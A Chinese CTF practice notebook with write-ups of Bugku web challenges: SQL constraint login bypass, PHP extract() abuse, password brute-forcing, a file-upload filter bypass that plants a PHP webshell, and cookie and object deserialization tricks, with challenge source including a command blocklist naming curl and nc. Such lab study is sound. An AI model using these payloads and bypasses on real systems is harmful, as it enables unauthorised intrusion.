

周练5

笔记本： 信息安全

创建时间： 2023/1/3 22:48

更新时间： 2023/1/11 1:03

作者： 186ioepz659

URL: http://114.67.175.224:16339/

在bugku-web上刷题：

login1 (sql注入)

wp：

WEB管理系统

登录

用户名：

密码：

☐ 记住密码

登录

没有账号 ^_^?

© WEB管理系统.

打开是这个，尝试输入些数据，

登录

用户名或密码错误

用户名：

密码：

☐ 记住密码

登录

没有账号 ^_^?

© WEB管理系统.

显示错误，提示是sql约束攻击Google一下：

约束SQL注入的原理就是利用的约束条件，比如最长只能有15个字符的话，如果你输入的是 abcdefghijklmnop(16位)，那么保存在数据库里的就是 abcdefghijklmno，那么别人用 abcdefghijklmno 注册一个用户名，就可以登陆。

还有一个可以利用的地方就是SQL在执行字符串处理的时候是会自动修剪掉尾部的空白符的，也就是说" abc"==" abc "，同样我们可以通过注册用户名为" abc "的账号来登陆" abc"的账号。

于是试着用" admin "注册了一个账号，密码123ABc,返回登陆"admin "账号，然后就看到了flag~

在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。例如如下代码：

```
SELECT userId from user where username = 'test'
```

上述代码和username = 'test'结果是一样的。但也存在异常情况，最好的例子就是LIKE子句了。注意，对尾部空白符的这种修剪操作，主要是在“字符串比较”期间进行的。这是因为，SQL会在内部使用空格来填充字符串，以便在比较之前使它们的长度保持一致。

在所有的INSERT查询中，SQL都会根据varchar(n)来限制字符串的最大长度。也就是说，如果字符串的长度大于“n”个字符的话，那么仅插入字符串的前“n”个字符。比如特定列的长度约束为“5”个字符，那么在插入字符串“testName”时，实际上只能插入字符串的前5个字符，即“testN”。

学到了尝试一下

使用admin[空格]，密码随机，然后注册成功，得到flag

登录

flag{ae1fb5d7e1a7b9578c5d8cb42220db2f}

用户名:

file_get_contents (php)

wp:

打开:

```
<?php
extract($_GET);
if (!empty($ac)) //检查变量是否为空
{
    $f = trim(file_get_contents($fn)); //trim()删除字符两边的空格和
    预定字符
    if ($ac === $f)
    {
        echo "<p>This is flag:" . $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

分析：需要传入一个数组包含ac键值，并且不为空，且值等于\$f



```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

sorry!

有正确回显


查找网络，得到个方法：

访问，\flag.txt



bugku

上文得知，\$f等于这个，所以ac也等于这个里面的内容



```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

This is flag: flag{3b23df8b7dd0efe0f30214ba4ffefb64}

得到flag。

法2:

bp抓包

3. **\$prefix**: 此参数是可选的。此参数指定前缀。前缀通过下划线字符自动与数组键分开。此外，仅当参数 **\$extract_rule** 设置为 **EXTR_PREFIX_SAME**、**EXTR_PREFIX_ALL**、**EXTR_PREFIX_INVALID** 或 **EXTR_PREFIX_IF_EXISTS** 时才需要此参数。
4. **返回值**: **extract()** 函数的返回值是一个整数，它表示从数组中成功提取或导入的变量数。

file_get_contents: **file_get_contents()**函数是一个内置函数，用于将文件读入字符串。该函数使用服务器支持的内存映射技术，从而提高了性能，使其成为读取文件内容的首选方式。要读取的文件的路径，作为参数发送给函数，成功时返回读取的数据，失败时返回 **FALSE**。

句法: **file_get_contents(\$path, \$include_path, \$context, \$start, \$max_length)**


参数: PHP 中的 **file_get_contents()** 函数接受一个强制参数和四个可选参数。

- **\$path**: 指定要检查的文件或目录的路径。
- **\$include_path**: 这是一个可选参数，如果它设置为 **1**，则在 **include_path**（在 **php.ini** 中）的文件中搜索文件。
- **\$context**: 这是一个可选参数，用于指定自定义上下文。
- **\$start**: 可选参数，用于指定读取文件的起点。
- **\$max_length**: 这是一个可选参数，用于指定要读取的字节数。

返回值: 成功返回读取数据，失败返回 **FALSE**。

需要管理员（脑洞）

打开:



Something error:

404 Not Found

No such file or directory.

Please check or [try again](#) later.

Generated by [kangle/3.5.5](#).


没有头绪, emm
看看wp。
扫了一下发现文件,

```
Target: http://114.67.175.224:11194/

[15:25:53] Starting:
[15:26:14] 403 - 298B - /.htaccess_orig
[15:26:14] 403 - 297B - /.htaccessOLD2
[15:26:14] 403 - 288B - /.htm
[15:26:14] 403 - 289B - /.html
[15:26:15] 403 - 298B - /.htaccess.bak1
[15:26:15] 403 - 298B - /.htpasswd_test
[15:26:15] 403 - 298B - /.htaccess.save
[15:26:15] 403 - 300B - /.htaccess.sample
[15:26:15] 403 - 295B - /.httr-oauth
[15:26:15] 403 - 299B - /.htaccess_extra
[15:26:15] 403 - 296B - /.htaccess_sc
[15:26:15] 403 - 296B - /.htaccessBAK
[15:26:15] 403 - 296B - /.htaccessOLD
[15:26:16] 403 - 294B - /.htpasswd
[15:26:16] 403 - 295B - /.ht_wsr.txt
[15:26:17] 403 - 298B - /.htaccess.orig
[15:26:22] 403 - 288B - /.php
[15:26:23] 403 - 289B - /.php3
[15:29:31] 200 - 36B - /robots.txt
[15:29:37] 403 - 298B - /server-status/
[15:29:37] 403 - 297B - /server-status

Task Completed
```

发现:




User-agent: *
Disallow: /resusl.php

继续深入:



提示:



猜测:



解题:

使用bp抓包, 并爆破

011	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	522
}	123456a	200	<input type="checkbox"/>	<input type="checkbox"/>	546
}	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	546
0	1qaz2wsx	200	<input type="checkbox"/>	<input type="checkbox"/>	546
1	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	546
!	5201314	200	<input type="checkbox"/>	<input type="checkbox"/>	546
'	qq123456	200	<input type="checkbox"/>	<input type="checkbox"/>	546
2	qwe123	200	<input type="checkbox"/>	<input type="checkbox"/>	546
3	7758521	200	<input type="checkbox"/>	<input type="checkbox"/>	546
;	woaini1314	200	<input type="checkbox"/>	<input type="checkbox"/>	546
}	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	546
)		200	<input type="checkbox"/>	<input type="checkbox"/>	546
;	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	546
^	123qwe	200	<input type="checkbox"/>	<input type="checkbox"/>	546

```

Request  Response
Pretty  原始  十六进制  Render  ↵  \n  ☰
5
6  <div align="center">
7      □□□□<br>
8      flag{fbea0bd1ec61c27a984206bec8a76237}<br>
9      0
10
11  </div>
12  <br>
13  <br>

```

得到flag

文件上传 (php)

打开:

My name is margin,give me a image file not a php

选择文件

未选择文件

Submit

尝试上传一句话木马文件

My name is margin,give me a image file r

选择文件

未选择文件

Submit

Invalid File

无效? 被过滤了。

上面写着只能上传图像啧啧。

看了很多wp, 只有php4能上传

反复尝试, 只有php4文件能够上传, 原因是代码里面的过滤


```

if ((stripos($_FILES["file"]["type"], 'image') !== False) && ($_FILES["file"]["size"] < 10*1024*1024))
    if ($_FILES["file"]["error"] == 0){
        $file_ext = substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg', 'gif', 'jpeg', 'bmp', 'php4');
        if (in_array($file_ext, $allowexts)){
            die("give me a image file not a php");
        }

        $_FILES["file"]["name"] = "bugku.date('dHis')." . "_" . rand(1000,9999) . "." . $file_ext;

        if (file_exists("upload/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " already exists. <br />";
        }
    }
}

```

并且Content-Type这里，要把multipart/form-data的某个字符改为大写字母，才能绕过验证；原因看源代码可知：

```

function global_filter(){
    $type = $_SERVER["CONTENT_TYPE"];
    if (strpos($type, "multipart/form-data") !== False){
        $file_ext = substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        if (stripos($file_ext, "php") !== False){
            die("Invalid File<br />");
        }
    }
}

```

尝试
折腾很久后

Pretty
原始
十六进制

```

1 POST /index.php HTTP/1.1
2 Host: 114.67.175.224:13227
3 Content-Length: 314
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://114.67.175.224:13227
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylibep6K3qjSCfuMj
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://114.67.175.224:13227/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundarylibep6K3qjSCfuMj
16 Content-Disposition: form-data; name="file"; filename="door.php4"
17 Content-Type: image/jpeg
18
19 <?php
20 $eval($_POST['door'])
21 ?>
22 -----WebKitFormBoundarylibep6K3qjSCfuMj
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----WebKitFormBoundarylibep6K3qjSCfuMj--
27

```


Pretty
原始
十六进制
Render

```

1 HTTP/1.1 200 OK
2 Date: Fri, 06 Jan 2023 08:30:47 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.6
5 Vary: Accept-Encoding
6 Content-Length: 385
7 Connection: close
8 Content-Type: text/html
9
10 <html>
11 <body>
12 <form action="index.php" method="post" enctype="multipart/form-data">
13   My name is margin,give me a image file not a php<br>
14   <br>
15   <input type="file" name="file" id="file" />
16
17   <input type="submit" name="submit" value="Submit" />
18 </form>
19
20 Upload Success<br>
21 Stored in: <a href="upload/bugku06083047_2293.php4" target='_blank'>
22   upload/bugku06083047_2293.php4<br>
23 </body>
24 </html>

```

成功了



源码:

```
<html>
<body>
<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php

<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
    $type = $_SERVER["CONTENT_TYPE"];
    if (strpos($type,"multipart/form-data") !== False){
        $file_ext = substr($_FILES["file"]["name"], strpos($_FILES["file"]
["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        if (strpos($file_ext,"php") !== False){
            die("Invalid File<br />");
        }
    }
}
?>

<?php

global_filter();
if ((strpos($_FILES["file"]["type"],'image')!== False) && ($_FILES["file"]
["size"] < 10*1024*1024)){
    if ($_FILES["file"]["error"] == 0){
        $file_ext = substr($_FILES["file"]["name"], strpos($_FILES["file"]
["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg','gif','jpeg','bmp','php4');
        if(!in_array($file_ext,$allowexts)){
            die("give me a image file not a php");
        }
    }
}
```

```

    }
    $_FILES["file"]
["name"]="bugku".date('dHis')."_".rand(1000,9999).".$file_ext;

    if (file_exists("upload/" . $_FILES["file"]["name"])){
        echo $_FILES["file"]["name"] . " already exists. <br />";
    }
    else{
        if (!file_exists('./upload/')){
            mkdir("./upload/");
            system("chmod 777 /var/www/html/upload");
        }
        move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" .
$_FILES["file"]["name"]);
        echo "Upload Success
";
        $filepath = "upload/" . $_FILES["file"]["name"];
        echo "Stored in: " . "<a href='" . $filepath . "' target='_blank'>"
. $filepath . "<br />";
    }
}
else{
    if($_FILES["file"]["size"] > 0){
        echo "You was caught! :) <br />";
    }
}
?>
</body>
</html>

```


得到flag:




点login咋没反应 (php序列化)

解:

打开:



尝试登录：



点击没反应。

扫一下目录：

Output File: D:\software\dirsearch-master\reports\http_114.67.175.224_15431_23-01-10_21-09-21.txt

Target: http://114.67.175.224:15431/


```
[21:09:21] Starting:
[21:09:28] 403 - 295B - /.ht_wsr.txt
[21:09:28] 403 - 298B - /.htaccess.bak1
[21:09:28] 403 - 298B - /.htaccess.save
[21:09:28] 403 - 300B - /.htaccess.sample
[21:09:28] 403 - 298B - /.htaccess.orig
[21:09:28] 403 - 296B - /.htaccess_sc
[21:09:28] 403 - 298B - /.htaccess_orig
[21:09:28] 403 - 296B - /.htaccessBAK
[21:09:28] 403 - 296B - /.htaccessOLD
[21:09:28] 403 - 297B - /.htaccessOLD2
[21:09:28] 403 - 299B - /.htaccess_extra
[21:09:28] 403 - 288B - /.htm
[21:09:28] 403 - 289B - /.html
[21:09:28] 403 - 295B - /.httr-oauth
[21:09:28] 403 - 294B - /.htpasswd
[21:09:28] 403 - 298B - /.htpasswd_test
[21:09:30] 403 - 288B - /.php
[21:09:30] 403 - 289B - /.php3
[21:11:25] 200 - 0B - /flag.php
[21:12:42] 403 - 297B - /server-status
[21:12:42] 403 - 298B - /server-status/
```

Task Completed

D:\software\dirsearch-master>

访问了敏感文件是空白页，找找wp看看。

查看源码：



```
1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4 <title>Login</title>
5 <link rel="stylesheet" href="admin.css" type="text/css">
6 </head>
7 <body>
8 <br>
9 <div class="container" align="center">
10 <form method="POST" action="#">
11 <p><input name="user" type="text" placeholder="Username"></p>
12 <p><input name="password" type="password" placeholder="Password"></p>
13 <p><input value="Login" type="button"/></p>
14 </form>
15 </div>
16 </body>
17 </html>
18
19
```

发现隐藏文件

```
/* try ?29431 */
body {
    background-color: #C1DEE8;
}

p { margin: 20px 0 0; }

.container {
    background-color: #ffffff;
    border-radius: 10px;
    width: 20%;
    height: 20%;
    margin: 10% auto;
    padding: 30px;
}

input[type=text], input[type=password] {
    width: 100%;
    height: 40px;
}

input[type=button] {
    width: 60%;
    height: 40px;
    border-radius: 20px;
}
```


提示添加参数**29431**。

打开发现代码：

```
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];
if(isset($_GET['29431'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
```


```
else {  
?>  
<html>  
<head>  
<meta http-equiv="Content-Type" content="text/html;  
charset=UTF-8">  
<title>Login</title>  
<link rel="stylesheet" href="admin.css"  
type="text/css">  
</head>  
<body>  
  
<div class="container" align="center">  
  <form method="POST" action="#">  
    <p><input name="user" type="text"  
placeholder="Username"></p>  
    <p><input name="password" type="password"  
placeholder="Password"></p>  
    <p><input value="Login" type="button"/></p>  
  </form>  
</div>  
</body>  
</html>  
  
<?php  
}  
  
?>
```

分析可得：当反序列化的cookie等于ctf.bugku.com时回显flag
得到反序列化的值：



使用hackbar传输cookie得到flag:

flag{12eac5808afaf2613e96a4a0b6ac7c1}



完成。

补充:

PHP unserialize() 函数



PHP 可用的函数

unserialize() 函数用于将通过 **serialize()** 函数序列化后的对象或数组进行反序列化，并返回原始的对象结构。

PHP 版本要求: PHP 4, PHP 5, PHP 7

语法

```
mixed unserialize ( string $str )
```

参数说明:

- \$str: 序列化后的字符串。

返回值

返回的是转换之后的值，可为 integer、float、string、array 或 object。


如果传递的字符串不可解序列化，则返回 FALSE，并产生一个 E_NOTICE。

实例

安慰奖 (php、反序列化)

解:

打开是空白页, 查看源码发现:



base64解码发现:

YmFja3Vwcw== ==》 backups

试一下可能是参数。好像不是

找找wp。



这居然是个提示。

扫下网站目录:

Output File: D:\software\dirsearch-master\reports\http_114.67.175.224_13771_23-01-10_21-57-13.txt

CTF项目笔记 文件目录
Target: http://114.67.175.224:13771/

```
[21:57:13] Starting:
[21:57:19] 403 - 220B - /.ht_wsr.txt
[21:57:19] 403 - 223B - /.htaccess.orig
[21:57:19] 403 - 223B - /.htaccess.bak1
[21:57:19] 403 - 223B - /.htaccess.save
[21:57:19] 403 - 223B - /.htaccess.sample 就会跳过 __wakeup() 的执行。
[21:57:19] 403 - 221B - /.htaccessOLD
[21:57:19] 403 - 223B - /.htaccess_orig
[21:57:19] 403 - 224B - /.htaccess_extra
[21:57:19] 403 - 221B - /.htaccessBAK
[21:57:19] 403 - 221B - /.htaccess.sc 属性名。
[21:57:19] 403 - 213B - /.htm
[21:57:19] 403 - 222B - /.htaccessOLD2
[21:57:19] 403 - 223B - /.htpasswd_test
[21:57:19] 403 - 219B - /.htpasswd
[21:57:19] 403 - 220B - /.htpasswd.php
[21:57:56] 200 - 0B - /flag.php
[21:58:01] 200 - 959B - /index.php.bak
[21:58:28] 403 - 223B - /server-status/
[21:58:28] 403 - 222B - /server-status
```

Task Completed

D:\software\dirsearch-master>

发现备份文件。

拿下来看看：


```
<?php

header("Content-Type: text/html;charset=utf-8");
error_reporting(0);
echo "<!-- YmFja3Vwcw== -->";
class ctf
{
    protected $username = 'hack';
    protected $cmd = 'NULL';
    public function __construct($username,$cmd)
    {
        $this->username = $username;
        $this->cmd = $cmd;
    }
    function __wakeup()
    {
        $this->username = 'guest';
    }

    function __destruct()
    {
        if(preg_match("/cat|more|tail|less|head|curl|nc|strings|sort|echo/i",
$this->cmd))
        {
            exit('</br>flag能让你这么容易拿到吗?
');
        }
        if ($this->username === 'admin')
        {
            // echo "right!";
            $a = `$this->cmd`;
            var_dump($a);
        }else
        {
            echo "</br>给你个安慰奖吧, hhh! </br>";
            die();
        }
    }
}

$select = $_GET['code'];
$res=unserialize(@$select);
?>
```

分析代码知道，需要传入参数code，且值为ctf类的序列化值，且过滤了很多查看命令。

